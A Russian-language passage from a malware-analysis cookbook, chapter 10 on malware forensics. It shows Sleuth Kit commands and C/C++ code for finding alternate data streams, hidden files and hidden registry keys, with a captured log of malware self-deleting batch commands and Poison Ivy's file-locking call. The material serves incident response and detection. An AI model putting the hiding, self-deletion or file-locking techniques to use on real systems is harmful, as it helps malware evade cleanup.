> if exist "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IX.TMP\B.tmp" goto try
```

```
> del "C:\Program Files\Common Files\Microsoft Shared\MSINFO\Del.bat"
> ** New Command Shell [PID:3108]
> C:\WINDOWS\Deleteme.bat
> :try
> del "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IXP000.TMP\E.tmp"
> if exist "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IX.TMP\E.tmp" goto try
> del C:\WINDOWS\Deleteme.bat
> ** New Command Shell [PID:156]
> WinRAR.exe_deleteme.bat
> ** New Command Shell [PID:3248]
> I.exe_deleteme.bat
> :try
> del "C:\I.exe"
> if exist "C:\I.exe" goto try
> del I.exe_deleteme.bat
> ** New Command Shell [PID:3196]
> C:\WINDOWS\Deleteme.bat
> :try
> del "C:\Love.exe"
> if exist "C:\Love.exe" goto try
> del C:\WINDOWS\Deleteme.bat
```

Сноски

[1] [назад] http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx
[2] [назад] http://sourceforge.net/projects/regshot/
[3] [назад] http://www.pcmag.com/article2/0,2817,9882,00.asp
[4] [назад] Первоначальный сайт инструмента (www.winalysis.com) недоступен, но инструмент можно найти через Google.
[5] [назад] http://www.avertlabs.com/research/blog/index.php/2008/12/09/image-file-execution-options/
[6] [назад] http://technet.microsoft.com/en-us/sysinternals/bb896657.aspx
[7] [назад] http://processhacker.sourceforge.net/
[8] [назад] http://mnin.blogspot.com/2009/02/bankpatchc-detection-tool.html
[9] [назад] http://www.ntcore.com/files/wfp.htm
[10] [назад] http://www.f-secure.com/weblog/archives/vb2008_kasslin_florio.pdf
[11] [назад] http://www.secureworks.com/research/threats/blackenergy2/
[12] [назад] http://www.reconstructer.org/papers/Rustock.C%20-%20When%20a%20myth%20comes%20true.pdf
[13] [назад] http://rootkit.com/newsread.php?newsid=979
[14] [назад] http://technet.microsoft.com/en-us/sysinternals/bb896647.aspx
[15] [назад] http://www.dfrws.org/2010/proceedings/2010-307.pdf
[16] [назад] http://www.reactos.org/wiki/Build_Environment

Глава 10. Криминалистический анализ вредоносных программ

В этой главе методы анализа вредоносных программ объединяются с криминалистическими инструментами. Цель - помочь лучше понять, как вредоносная программа изменяет систему, чтобы знать, что искать при обнаружении заражения и как реагировать на такую программу. Глава также содержит советы по созданию собственных инструментов, если существующие не подходят. Это не пошаговое руководство с исчерпывающим перечнем действий при расследовании, а набор объяснений и решений конкретных проблем, с которыми, по мнению авторов, вы столкнётесь при анализе вредоносных программ или расследовании инцидентов.

The Sleuth Kit (TSK)

The Sleuth Kit (http://www.sleuthkit.org/) - библиотека C и набор инструментов командной строки для криминалистического исследования файловых систем. В Ubuntu двоичные файлы Linux устанавливаются командой `apt-get install sleuthkit`. Если репозиторий содержит не последнюю версию или нужны заранее скомпилированные двоичные файлы Windows, их можно получить на странице TSK в SourceForge: http://sourceforge.net/projects/sleuthkit/files. В этом разделе TSK применяется для исследования альтернативных потоков данных, скрытых файлов и скрытых ключей реестра.

Рецепт 10-1. Обнаружение альтернативных потоков данных посредством TSK

Вредоносные программы много лет скрываются в альтернативных потоках данных (ADS), и этот приём по-прежнему распространён. Проводник и вывод каталогов командной строки через `cmd.exe` не показывают данные ADS, поэтому файлы остаются скрытыми от пользователей без специальных средств просмотра. В этом рецепте рассматривается работа таких инструментов и применение TSK для обнаружения ADS как в работающих системах, так и на подключённых дисках.

Создание ADS

Чтобы создать ADS, между именем файла-носителя и именем потока указывают двоеточие. Например, поток с именем `stream` можно присоединить к `C:\host.txt` так:

```
C:\> echo "this is a message" > host.txt:stream
```

Команда `dir` покажет `host.txt`, но не поток. Размер `host.txt` также не увеличится. Поток по-прежнему можно читать и изменять, но для этого необходимо знать его имя:

```
C:\> notepad.exe host.txt:stream
```

Обнаружение ADS в работающих системах

Для обнаружения ADS в работающей системе можно использовать один из следующих инструментов командной строки:

• `lads.exe`[1] Фрэнка Хейна (Frank Heyne);
• `lns.exe`[2] Арне Видстрёма (Arne Vidstrom);
• `sfind.exe`[3] от Foundstone;
• `streams.exe`[4] Марка Руссиновича (Mark Russinovich).

Следует учитывать, что `lns.exe` и `sfind.exe` не обнаруживают потоки, присоединённые к папкам или дискам. В остальном инструменты действуют сходным образом. Они обходят файловую систему от заданного каталога верхнего уровня посредством функций API `FindFirstFile` и `FindNextFile`. Для каждого элемента вызывается `BackupRead`, чтобы найти связанные именованные потоки. Внутри `BackupRead` вызывает `NtQueryInformationFile` с классом `FILE_INFORMATION_CLASS`, равным `FileStreamInformation`. Исходный код перечисления ADS посредством `BackupRead` и прямого вызова собственного API `NtQueryInformationFile` находится на сайте Microsoft MVPs.[5]

Анализ главной файловой таблицы (MFT) для поиска ADS

Слабость перечисленных инструментов в том, что они не перечисляют потоки, если скрыт файл или каталог-носитель. Например, если существуют `host.txt` и `host.txt:stream`, а руткит не позволяет `FindNextFile` показать `host.txt`, инструменты не смогут обнаружить `host.txt:stream`. Кроме того, некоторые средства поиска ADS подавляют потоки, связанные с нормальными действиями системы, например `Zone.Identifier`, который Internet Explorer присоединяет к загруженным файлам. Игнорирование таких потоков уменьшает шум, но способно скрыть свидетельства. Троян FFSearcher[6] создавал поток `Zone.Identifier`, который на самом деле являлся вредоносной DLL и потому оставался невидимым для некоторых инструментов поиска ADS.

По этим причинам может потребоваться собственный инструмент обнаружения ADS в работающих системах либо способ находить потоки на подключённых дисках. Всё это позволяет сделать TSK. Он обходит файловую систему, разбирая MFT напрямую, поэтому перехват руткитом `FindNextFile` не мешает. MFT хранит сведения обо всех файлах и папках диска и является авторитетным источником данных об ADS. Фактически `BackupRead` и `NtQueryInformationFile` лишь косвенно читают структуры MFT.

Чтобы начать работу с TSK в работающей системе Windows, получите права администратора, необходимые для открытия физического диска, затем посредством `mmls` определите начальный сектор раздела NTFS. В следующем выводе это сектор 63.

```
F:\>mmls \\.\PhysicalDrive0
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  Meta    0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000000   0000000062   0000000063   Unallocated
02:  00:00   0000000063   0067087439   0067087377   NTFS (0x07)
03:  -----   0067087440   0067103504   0000016065   Unallocated
```

> **Примечание.** Команды TSK для поиска ADS в работающей системе почти совпадают с командами для диска, подключённого к криминалистической рабочей станции только для чтения. Вместо `\\.\PhysicalDrive0` инструментам передаётся `/dev/sdb` или другой путь, по которому подключён подозрительный диск.

Узнав смещение раздела NTFS, можно посредством `fls` перечислить файлы, а затем отфильтровать вывод по двоеточию в имени. Следующая команда выполняет рекурсивный поиск (`-r`) и выводит полные пути (`-p`). Авторы сократили результат до нескольких ADS, созданных для примера.

```
F:\> fls -o63 -r -p \\.\PhysicalDrive0
r/r 10815-128-1:    str/host.txt
r/r 10815-128-4:    str/host.txt:binary.exe
r/r 10815-128-3:    str/host.txt:stream
```

Первое число в каждой строке, `10815`, - inode файла-носителя. Inode однозначно определяет каждый файл и каталог файловой системы. Следующее число, `128`, - тип атрибута MFT, соответствующий `$DATA`. У каждого файла имеется хотя бы один атрибут `$DATA` с содержимым файла. Дополнительные атрибуты `$DATA` являются альтернативными потоками данных. У каждого атрибута есть идентификатор последовательности, позволяющий различать потоки:

• `10815-128-1` относится к стандартному атрибуту `$DATA` файла `host.txt`; идентификатор последовательности равен 1;
• `10815-128-3` относится к альтернативному потоку `stream`; идентификатор равен 3;
• `10815-128-4` относится к альтернативному потоку `binary.exe`; идентификатор равен 4.

Расширенные сведения о файле с inode 10815 выводятся командой `istat`:

```
F:\> istat -o63 \\.\PhysicalDrive0 10815

[REMOVED]

Attributes:
Type: $STANDARD_INFORMATION (16-0)   Name: N/A   Resident   size: 72
Type: $FILE_NAME (48-2)   Name: N/A   Resident   size: 82
Type: $DATA (128-1)   Name: $Data   Resident   size: 11
Type: $DATA (128-4)   Name: binary.exe   Non-Resident   size: 218112
Type: $DATA (128-3)   Name: stream   Resident   size: 4
```

Теперь виден размер каждого потока. Его содержимое извлекается с диска командой `icat`. Она читает MFT, определяет секторы с содержимым файла и восстанавливает файл. В результате получается копия без `CreateFile`, `CopyFile` и других API, которые руткиты часто перехватывают для сокрытия файлов или запрета доступа. Следующие команды извлекают содержимое `host.txt` и двух его альтернативных потоков.

```
F:\> icat -o63 \\.\PhysicalDrive0 10815-128-1 > F:\host.txt
F:\> icat -o63 \\.\PhysicalDrive0 10815-128-3 > F:\host.txt_stream
F:\> icat -o63 \\.\PhysicalDrive0 10815-128-4 > F:\host.txt_binary.exe
```

Итак, обнаружение и извлечение ADS посредством TSK требует нескольких шагов. Однако приложение на основе API TSK может выполнять их автоматически (см. рецепт 10-2). В работающей системе TSK не неуязвим для руткитов, но прямые запросы к MFT позволяют обходить многие распространённые руткиты, перед которыми бессильны другие инструменты.

Рецепт 10-2. Обнаружение скрытых файлов и каталогов посредством TSK

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Полезный подход к обнаружению руткитов в работающих системах называется перекрёстным представлением. Такие инструменты получают сведения о системе двумя или несколькими способами, а затем ищут расхождения. Для обнаружения скрытых файлов это может быть низкоуровневое чтение MFT и высокоуровневый обход файловой системы посредством API Windows, таких как `FindFirstFile` и `FindNextFile`. Если файлы присутствуют в MFT, но не находятся через Windows API, их может скрывать руткит. В этом рецепте показан созданный авторами на основе TSK детектор скрытых файлов с перекрёстным представлением.

API The Sleuth Kit

Одно из главных преимуществ TSK - это не просто набор заранее скомпилированных инструментов. TSK предоставляет API C для собственных приложений. В исходный код входят несколько примеров, которые можно скомпилировать в Microsoft Visual Studio или Linux посредством mingw32. Далее показаны необходимые начальные шаги. Дополнительные сведения доступны в интерактивном руководстве пользователя TSK и справочнике API.[7]

1. Откройте образ диска и заключённую в нём систему томов:

```
TSK_IMG_INFO *img = tsk_img_open_sing(
    L"\\\\.\\PhysicalDrive0",
    TSK_IMG_TYPE_DETECT,
    0);

TSK_VS_INFO *vs = tsk_vs_open(img, 0, TSK_VS_TYPE_DETECT);
```

2. Обойдите таблицу разделов тома, передав функцию обратного вызова в `tsk_vs_part_walk`. В примере функция `part_act` вызывается по одному разу для каждого раздела.

```
tsk_vs_part_walk(vs, 0, vs->part_count - 1,
    TSK_VS_PART_FLAG_ALLOC, part_act, NULL);
```

Функция обратного вызова получает структуру `TSK_VS_PART_INFO` со сведениями о типе раздела, например FAT или NTFS, его начальном секторе и размере.

3. В следующем коде разделы без файловой системы NTFS игнорируются, а остальные открываются посредством `tsk_fs_open_img`. Так автоматизируется применение `mmls` для поиска начального сектора NTFS, то есть параметра `-o63`, передававшегося инструментам TSK в рецепте 10-1.

```
static TSK_WALK_RET_ENUM part_act(TSK_VS_INFO * vs,
    const TSK_VS_PART_INFO * part,
    void *ptr)
{
    TSK_FS_INFO *fs;

    // является ли это разделом NTFS?
    if (memcmp(part->desc, "NTFS", 4) == 0)
    {
        // открыть файловую систему NTFS
        if ((fs = tsk_fs_open_img(vs->img_info,
            part->start * vs->block_size,
            TSK_FS_TYPE_DETECT)) == NULL)
        {
```

```
            tsk_error_print(stderr);
            return TSK_WALK_CONT;
        }

        // задать флаги обхода файловой системы
        int flags = TSK_FS_NAME_FLAG_ALLOC |
            TSK_FS_DIR_WALK_FLAG_NOORPHAN |
            TSK_FS_DIR_WALK_FLAG_RECURSE;

        // зарегистрировать функцию обратного вызова перечисления файлов
        tsk_fs_dir_walk(fs,
            fs->root_inum,
            (TSK_FS_DIR_WALK_FLAG_ENUM) flags,
            xview_callback, NULL);

        fs->close(fs);
    }

    return TSK_WALK_CONT;
}
```

4. Открыв NTFS, начните перечисление содержимого посредством `tsk_fs_dir_walk`. Параметры функции:

• первый, `fs`, - указатель на открытый объект файловой системы;
• второй, `fs->root_inum`, - номер inode каталога верхнего уровня, с которого начинается обход. Чтобы начать не с корня диска C, а с другого каталога, найдите его inode и передайте вместо `fs->root_inum`;
• третий, `flags`, управляет перечислением и включением файлов и каталогов в результат. Использованное сочетание игнорирует удалённые и специальные потерянные файлы и выполняет рекурсивный обход;
• четвёртый, `xview_callback`, - пользовательская функция, вызываемая библиотекой TSK для каждого файла или каталога, соответствующего флагам.

Перечисление файлов посредством Windows API

До выполнения `xview_callback` нужно посредством Windows API создать список файлов файловой системы. Это высокоуровневое представление для сравнения со списком MFT. В следующем коде вектор C++, то есть динамический массив, собирает полные пути всех файлов и каталогов. Функция `win32_visible` возвращает `TRUE`, если объект видим через Windows API, иначе `FALSE`.

```
std::vector<LPSTR>vfiles;

bool win32_visible(char *file)
{
    std::vector<LPSTR>::iterator it;
    LPSTR p;

    for(it=vfiles.begin(); it!=vfiles.end(); it++) {
        p = *(it);
        if (strcmp(p, file) == 0) {
            vfiles.erase(it);
            return TRUE;
        }
    }
    return FALSE;
}

void addfile(LPSTR path)
{
    LPSTR p = new char[MAX_PATH];
    if (p) {
        strcpy_s(p, MAX_PATH, path);
```

```
        for(int i=0; i<strlen(p); i++) {
            if (p[i] == '\\') p[i] = '/';
        }
        vfiles.push_back(p);
    }
}

void enumfiles(LPSTR dir)
{
    HANDLE hFind;
    WIN32_FIND_DATAA fd;
    char path[MAX_PATH];

    sprintf_s(path, MAX_PATH, "%s\\*", dir);

    hFind = FindFirstFileA(path, &fd);
    if (hFind == INVALID_HANDLE_VALUE)
        return;

    do {
        if (fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
            if (strcmp(fd.cFileName, ".") == 0 ||
                strcmp(fd.cFileName, "..") == 0) {
                continue;
            }
            sprintf_s(path, MAX_PATH, "%s\\%s", dir, fd.cFileName);
            addfile(path);
            enumfiles(path);
        }
        else {
            sprintf_s(path, MAX_PATH, "%s\\%s", dir, fd.cFileName);
            addfile(path);
        }
    } while(FindNextFileA(hFind, &fd));

    FindClose(hFind);
    return;
}
```

Сравнение данных TSK и Windows API

Функция `xview_callback` вызывается для каждого файла или каталога системы. Она получает три аргумента: `fs_file`, указатель на структуру со сведениями о файле и метаданных; `a_path`, каталог файла; и необязательный `ptr`, передаваемый при вызове `tsk_fs_dir_walk`.

В начале выполняются проверки: объект должен быть файлом или каталогом, его метаданные должны быть доступны, и он не должен относиться к специальным файлам метаданных NTFS вроде `$MFT` и `$Secure`. Затем функция перебирает атрибуты файла, определяя наличие нескольких `$DATA`, то есть альтернативного потока, и находит атрибут `$FILE_NAME_INFORMATION`, позволяющий обнаруживать вредоносные программы, изменяющие временные метки; объяснение приведено далее. Главное для этого рецепта - полный путь каждого объекта передаётся в `win32_visible`. По возвращённому значению программа определяет, какие файлы скрыты от Windows API.

```
static TSK_WALK_RET_ENUM
xview_callback(TSK_FS_FILE * fs_file,
               const char *a_path,
               void *ptr)
{
    int i, cnt;
    char p[MAX_PATH*2];
    std::vector<uint16_t>ids;
    std::vector<uint16_t>::iterator it;

    // пропустить системные файлы NTFS
    if (!TSK_FS_TYPE_ISNTFS(fs_file->fs_info->ftype) ||
```

```
   (fs_file->name == NULL) ||
   (fs_file->name->name[0] == '$')) {
    return TSK_WALK_CONT;
}

// пропустить удалённые записи
if (fs_file->meta == NULL) {
    return TSK_WALK_CONT;
}

// пропустить всё, что не является файлом или каталогом,
// а также каталоги . и ..
if (((fs_file->meta->type != TSK_FS_META_TYPE_REG) &&
     (fs_file->meta->type != TSK_FS_META_TYPE_DIR)) ||
    ((fs_file->meta->type == TSK_FS_META_TYPE_DIR) &&
     (TSK_FS_ISDOT(fs_file->name->name)))) {
    return TSK_WALK_CONT;
}

const TSK_FS_ATTR *fs_name_attr = NULL;

// перебрать атрибуты
cnt = tsk_fs_file_attr_getsize(fs_file);
for (i = 0; i < cnt; i++)
{
    const TSK_FS_ATTR *fs_attr =
        tsk_fs_file_attr_get_idx(fs_file, i);

    if (!fs_attr)
        continue;

    // сохранить $FNA и собрать уникальные ID последовательности $DATA
    if (fs_attr->type == TSK_FS_ATTR_TYPE_NTFS_FNAME) {
        fs_name_attr = fs_attr;
    } else if (fs_attr->type == TSK_FS_ATTR_TYPE_NTFS_DATA) {
        ids.push_back(fs_attr->id);
    }
}

// проверить видимость файлов и каталогов через Win32 API
memset(p, 0, sizeof(p));
sprintf(p, "C:/%s/%s", a_path, fs_file->name->name);
if (!win32_visible(p)) {
    alert(A_HIDDEN, a_path, fs_file, NULL, fs_name_attr);
}

// у файлов с менее чем двумя $DATA нет ADS;
// при двух или более игнорировать запись с наименьшим ID,
// то есть стандартную. У каталогов ADS нет без хотя бы одного $DATA
if (fs_file->meta->type == TSK_FS_META_TYPE_REG) {
    if (ids.size() < 2)
        return TSK_WALK_CONT;
    std::sort(ids.begin(), ids.end());
    ids.erase(ids.begin());
} else {
    if (ids.size() < 1)
        return TSK_WALK_CONT;
}

// снова перебрать атрибуты и вывести атрибуты с ID из списка
for (i = 0; i < cnt; i++)
{
    const TSK_FS_ATTR *fs_attr =
        tsk_fs_file_attr_get_idx(fs_file, i);

    if (!fs_attr)
        continue;

    bool print = false;

    for(it=ids.begin(); it!=ids.end(); it++) {
```

```
            if (fs_attr->id == *(it)) {
                print = true;
                break;
            }
        }

        if (print) {
            alert(A_STREAM, a_path, fs_file, fs_attr, fs_name_attr);
        }
    }

    return TSK_WALK_CONT;
}
```

Применение tsk-xview.exe

На рисунке 10-1 показан вывод `tsk-xview.exe` в системе со скрытыми объектами. Машина заражена Zeus, который скрывает файлы конфигурации перехватом `NtQueryDirectoryFile`.



Рисунок 10-1. Обнаружение скрытых файлов посредством tsk-xview.exe

Вывод содержит полный путь скрытого объекта, его inode, тип, то есть каталог или файл, размер и восемь временных меток: четыре из атрибута `$STANDARD_INFORMATION` (SIA) и четыре из `$FILE_NAME` (FNA). Все восемь показаны для обнаружения вредоносных программ, изменяющих временные метки, методом Лэнса Мюллера (Lance Mueller).[8] Когда вредоносная программа посредством `SetFileTime` меняет время последнего доступа, записи или создания файла, изменение затрагивает только метки SIA. Поэтому если метки SIA предшествуют меткам FNA, возможно, программа пытается слиться со старыми файлами диска.

Следующий вывод получен на той же заражённой Zeus машине. Zeus не только скрывает `sdra64.exe` перехватом `NtQueryDirectoryFile`, но и приравнивает две временные метки файла к меткам `ntdll.dll`. Так `sdra64.exe` выглядит установленным одновременно с `ntdll.dll`, что может заставить администратора принять его за компонент Windows. В выводе время создания и последнего изменения SIA относится соответственно к 2008 и 2009 годам, а обе метки FNA - к 2010 году.

```
[HIDDEN] C:/WINDOWS/system32/sdra64.exe
 Inode: 116039
 Type: File
 Size: 124416
 SIA Created:         Mon Apr 14 08:00:00 2008
 SIA File Modified:   Mon Feb 09 07:10:48 2009
 SIA MFT Modified:    Fri Jun 25 15:18:16 2010
```

```
SIA Accessed:        Fri Jun 25 15:00:52 2010
FNA Created:         Fri Jun 25 15:18:16 2010
FNA File Modified:   Fri Jun 25 15:18:16 2010
FNA MFT Modified:    Fri Jun 25 15:18:16 2010
FNA Accessed:        Fri Jun 25 15:18:16 2010
```

Недостатки tsk-xview.exe

Описанный метод обнаруживает большинство способов сокрытия файлов, но не все. `tsk-xview.exe` неэффективен против следующих атак:

• вредоносная программа разрешает перечислить файл через Windows API, но перехватывает `CreateFile`, не позволяя его открыть;
• вредоносная программа разрешает перечислить и открыть файл, но перехватывает `ReadFile` и при попытке чтения возвращает ложные данные;
• вредоносная программа запрещает доступ к `\\.\PhysicalDrive0`, из-за чего инструмент не может прочитать MFT и просто не работает.

Дополнительные сведения о возможных атаках на обнаружение руткитов посредством перекрёстного представления приведены в работе Джоанны Рутковской (Joanna Rutkowska) *Thoughts about Cross-View based Rootkit Detection*.[9]

> **Примечание.** RootkitRevealer[10] от Sysinternals - пример инструмента с перекрёстным представлением для обнаружения скрытых файлов и ключей реестра. Версии командной строки нет, но его можно запускать без взаимодействия, передав флаг `-a`, который автоматически сканирует систему и завершает работу, и указав файл вывода. Так RootkitRevealer можно вызывать из сценария или выполнять удалённо посредством PsExec. При запуске он создаёт в целевой системе службу и загружает драйвер ядра, помогающий собирать низкоуровневое представление.

Рецепт 10-3. Поиск скрытых данных реестра посредством автономного API Microsoft

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Объединив TSK с автономным API реестра Microsoft[11], можно создавать инструменты обнаружения скрытых данных реестра. В этом рецепте описано расширение инструмента перекрёстного представления из рецепта 10-2. Оно сравнивает данные в дисковых файлах кустов реестра с данными, которые, согласно Windows API, существуют в реестре. Расхождения могут указывать на попытку скрыть данные.

Доступ к кустам реестра

Для низкоуровневого представления реестра нужна копия дисковых файлов кустов. Её можно получить посредством TSK. Процесс System, PID 4 в Windows XP и 7, блокирует файлы кустов, не позволяя другим процессам обращаться к ним при включённой машине. Однако TSK открывает физический диск и извлекает содержимое файла куста сектор за сектором, обходя блокировки System. Затем копии разбираются автономным API реестра.

Извлечение кустов реестра посредством TSK

В рецепте 10-1 команда `icat` извлекала данные, скрытые в ADS. Те же действия можно выполнить API TSK и извлечь кусты реестра из работающей системы. Требуется лишь знать inode файлов, который находится функцией `tsk_fs_ifind_path`. Следующий код получает inode куста software по его дисковому пути. Параметр `fs` - указатель на открытый объект файловой системы, рассмотренный в рецепте 10-2.

```
TSK_INUM_T inum_software;

tsk_fs_ifind_path(fs,
    L"/windows/system32/config/software",
    &inum_software);

icat_dump(fs, inum_software, L"software.bin");
```

Функция `icat_dump`, определённая в программе авторов и не входящая в API TSK, принимает inode извлекаемого файла и имя выходного файла. Посредством `tsk_fs_open_meta` она обращается к метаданным inode, содержащим список секторов с данными файла. Эти сведения и функция обратного вызова `icat_action` передаются в `tsk_fs_file_walk`. `icat_action` вызывается для каждого фрагмента содержимого и записывает его в выходной файл.

```
static TSK_WALK_RET_ENUM
icat_action(TSK_FS_FILE * fs_file, TSK_OFF_T a_off,
            TSK_DADDR_T addr, char *buf, size_t size,
            TSK_FS_BLOCK_FLAG_ENUM flags, void *ptr)
{
    if (size == 0)
        return TSK_WALK_CONT;
    if (fwrite(buf, size, 1, (FILE*) ptr) != 1) {
        return TSK_WALK_ERROR;
    }

    return TSK_WALK_CONT;
}

int icat_dump(TSK_FS_INFO *fs, TSK_INUM_T inum, LPCWSTR outfile)
{
    TSK_FS_FILE *fs_file;

    FILE * outf = _wfopen(outfile, L"wb");
    if (outf == NULL) {
        printf("[ERROR] Cannot open %ws\n", outfile);
        return -1;
    }

    fs_file = tsk_fs_file_open_meta(fs, NULL, inum);
    if (!fs_file) {
        fclose(outf);
        return 1;
    }

    tsk_fs_file_walk(fs_file,
        (TSK_FS_FILE_WALK_FLAG_ENUM) 0, icat_action, outf);

    tsk_fs_file_close(fs_file);
    fclose(outf);

    return 0;
}
```

В примере куст software извлекается в `software.bin`, то есть получается его копия, как при копировании с подключённого диска. Тем же методом извлекаются кусты SAM, SECURITY, System и NTUSER.DAT.

Автономный API реестра Microsoft

Автономный API реестра позволяет читать и изменять куст вне активного системного реестра. Это именно то, что требуется для разбора файлов, извлечённых посредством TSK. API входит в Windows Driver Kit[12] и реализован как распространяемая DLL `offreg.dll`. `tsk-xview.exe` динамически связывается с `offreg.dll` для доступа к необходимым функциям.

Если вы уже знакомы со стандартным Windows Registry API, автономный API почти не требует обучения. Функции принимают практически одинаковые параметры, но называются иначе. Например, сведения о ключе через Windows Registry API запрашиваются `RegQueryInfoKey`, а её автономный аналог - `ORQueryInfoKey`. Следующий код открывает файл куста и рекурсивно разбирает его ключи и значения.

```
#include <windows.h>
#include <stdio.h>
#include <offreg.h>
#pragma comment (lib, "offreg.lib")

#define MAX_KEY_NAME 255     // максимальное имя ключа
#define MAX_VALUE_NAME 16383 // максимальное имя значения
#define MAX_DATA 1024000     // максимальный объём данных

int EnumerateKeys(ORHKEY OffKey, LPWSTR szKeyName)
{
    DWORD    nSubkeys;
    DWORD    nValues;
    DWORD    nSize;
    DWORD    dwType;
    DWORD    cbData;
    ORHKEY   OffKeyNext;
    WCHAR    szValue[MAX_VALUE_NAME];
    WCHAR    szSubKey[MAX_KEY_NAME];
    WCHAR    szNextKey[MAX_KEY_NAME];
    int i;

    // получить число ключей и значений
    if (ORQueryInfoKey(OffKey, NULL, NULL, &nSubkeys,
        NULL, NULL, &nValues, NULL,
        NULL, NULL, NULL) != ERROR_SUCCESS)
    {
        return 0;
    }

    printf("%ws\n", szKeyName);

    // перебрать значения
    for(i=0; i<nValues; i++) {
        memset(szValue, 0, sizeof(szValue));
        nSize  = MAX_VALUE_NAME;
        dwType = 0;
        cbData = 0;

        // получить имя значения и требуемый размер данных
        if (OREnumValue(OffKey, i, szValue, &nSize,
            &dwType, NULL, &cbData) != ERROR_MORE_DATA)
        {
            continue;
        }

        // выделить память для имени
        LPBYTE pData = new BYTE[cbData+2];
```

```
        if (!pData) {
            continue;
        }
        memset(pData, 0, cbData+2);

        // получить имя, тип и данные
        if (OREnumValue(OffKey, i, szValue, &nSize,
            &dwType, pData, &cbData) != ERROR_SUCCESS)
        {
            delete[] pData;
            continue;
        }

        // здесь проверяется, доступно ли через Windows API значение
        // szValue в активном реестре с типом dwType, размером cbData
        // и данными, совпадающими с pData
        printf("  %-12ws\n", szValue);
        delete[] pData;
    }

    // перебрать подразделы рекурсивно
    for(i=0; i<nSubkeys; i++) {
        memset(szSubKey, 0, sizeof(szSubKey));
        nSize = MAX_KEY_NAME;

        // получить имя подраздела
        if (OREnumKey(OffKey, i, szSubKey, &nSize,
            NULL, NULL, NULL) != ERROR_SUCCESS)
        {
            continue;
        }

        swprintf(szNextKey, MAX_KEY_NAME, L"%s\\%s",
            szKeyName, szSubKey);

        // открыть подраздел
        if (OROpenKey(OffKey, szSubKey, &OffKeyNext)
            == ERROR_SUCCESS)
        {
            // здесь проверяется доступность подраздела szSubKey
            // через Windows API в активном реестре
            EnumerateKeys(OffKeyNext, szNextKey);
            ORCloseKey(OffKeyNext);
        }
    }

    return 0;
}

int _tmain(int argc, _TCHAR* argv[])
{
    ORHKEY OffHive;

    // открыть извлечённый файл куста
    if (OROpenHive(argv[1], &OffHive) != ERROR_SUCCESS)
    {
        printf("[ERROR] Cannot open hive: %d\n", GetLastError());
        return -1;
    }

    // начать перечисление с корневого ключа и добавлять
    // HKEY_LOCAL_MACHINE\Software, где ключи расположены
    // в активном системном реестре
    EnumerateKeys(OffHive, L"HKEY_LOCAL_MACHINE\\Software");
}
```

При запуске программа выводит примерно следующее:

```
C:\> offreg-example.exe software.bin

HKEY_LOCAL_MACHINE\Software
```

```
  flash
HKEY_LOCAL_MACHINE\Software\7-Zip
  Path
HKEY_LOCAL_MACHINE\Software\Adobe
HKEY_LOCAL_MACHINE\Software\Adobe\Acrobat Reader
HKEY_LOCAL_MACHINE\Software\Adobe\Acrobat Reader\9.0
HKEY_LOCAL_MACHINE\Software\Adobe\Acrobat Reader\9.0\AdobeViewer
  EULA
  Launched
[REMOVED]
```

Авторы встроили поиск скрытых данных реестра в то же приложение `tsk-xview.exe`, которое в предыдущем рецепте искало скрытые файлы. На рисунке 10-2 показано его применение в системе, заражённой ранним вариантом руткита TDSS/TDL.[13] Флаг `-f` пропускает анализ файловой системы. Флаг `-k` сохраняет извлечённые кусты вместо удаления, позволяя анализировать их другими инструментами из этой главы.



Рисунок 10-2. Обнаружение скрытых ключей реестра посредством TSK

Вывод показывает, что `HKEY_LOCAL_MACHINE\Software\4DW4R3c` был доступен автономному API реестра, но не перечислялся через Windows API; значений в ключе нет. В то же время скрытый `HKEY_LOCAL_MACHINE\System\ControlSet001\Services\4DW4R3` содержит четыре значения конфигурации службы. Его подразделы `injector` и `modules` также невидимы через Windows API. Ключи и значения скрывает руткит, перехватывающий `NtEnumerateKey` и `NtEnumerateValueKey`.

Разные инструменты криминалистики и реагирования на инциденты

Во время реагирования на инциденты или криминалистического расследования в полевых условиях, да и при обычной домашней работе за компьютером, никогда не знаешь, с чем столкнёшься. Поэтому в этом разделе собраны инструменты и методы, которые не обязательно относятся к одной категории, но полезны в самых разных ситуациях.

Рецепт 10-4. Обход блокировки файлов Poison Ivy

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Иногда сокрытие файлов и каталогов приносит больше проблем, чем пользы. Перехватывая API или загружая драйвер, изменяющий операции файловой системы, вредоносная программа создаёт множество дополнительных артефактов, способных выдать её присутствие. Попытка остаться незаметной может привести к противоположному результату. Помимо перехватов API существуют другие способы помешать копированию или удалению компонентов вредоносной программы. В этом рецепте показано исследование и обход заблокированных файлов Poison Ivy из командной строки без перезагрузки или выключения системы.

Как Poison Ivy блокирует файлы

Некоторые варианты трояна Poison Ivy[14] блокируют файлы, задавая ограничительный режим совместного доступа. Прототип API `CreateFile`:

```
HANDLE WINAPI CreateFile(
    __in LPCTSTR lpFileName,
    __in DWORD dwDesiredAccess,
    __in DWORD dwShareMode,
    __in LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    __in DWORD dwCreationDisposition,
    __in DWORD dwFlagsAndAttributes,
    __in HANDLE hTemplateFile
);
```

Параметр `dwShareMode` задаёт режим совместного доступа: `FILE_SHARE_DELETE`, `FILE_SHARE_READ`, `FILE_SHARE_WRITE`, любое их сочетание либо ни одного. Для полного запрета совместного доступа `CreateFile` вызывается с `dwShareMode`, равным 0. При успехе функция возвращает дескриптор файла. Все последующие вызовы `CreateFile` любым процессом для того же файла будут завершаться неудачно, пока владеющий процесс не закроет свой дескриптор.

При выполнении Poison Ivy часто копирует себя в каталог `system32`; в примере используется имя `toli.exe`. Затем он внедряет код в другой процесс и из него открывает дескриптор `toli.exe`. Внедрённый процесс вызывает `CreateFile` примерно так:

```
CreateFile("c:\\windows\\system32\\toli.exe",
    GENERIC_READ,
    0, // совместный доступ запрещён
    NULL,
    OPEN_EXISTING,
    0, NULL);
```

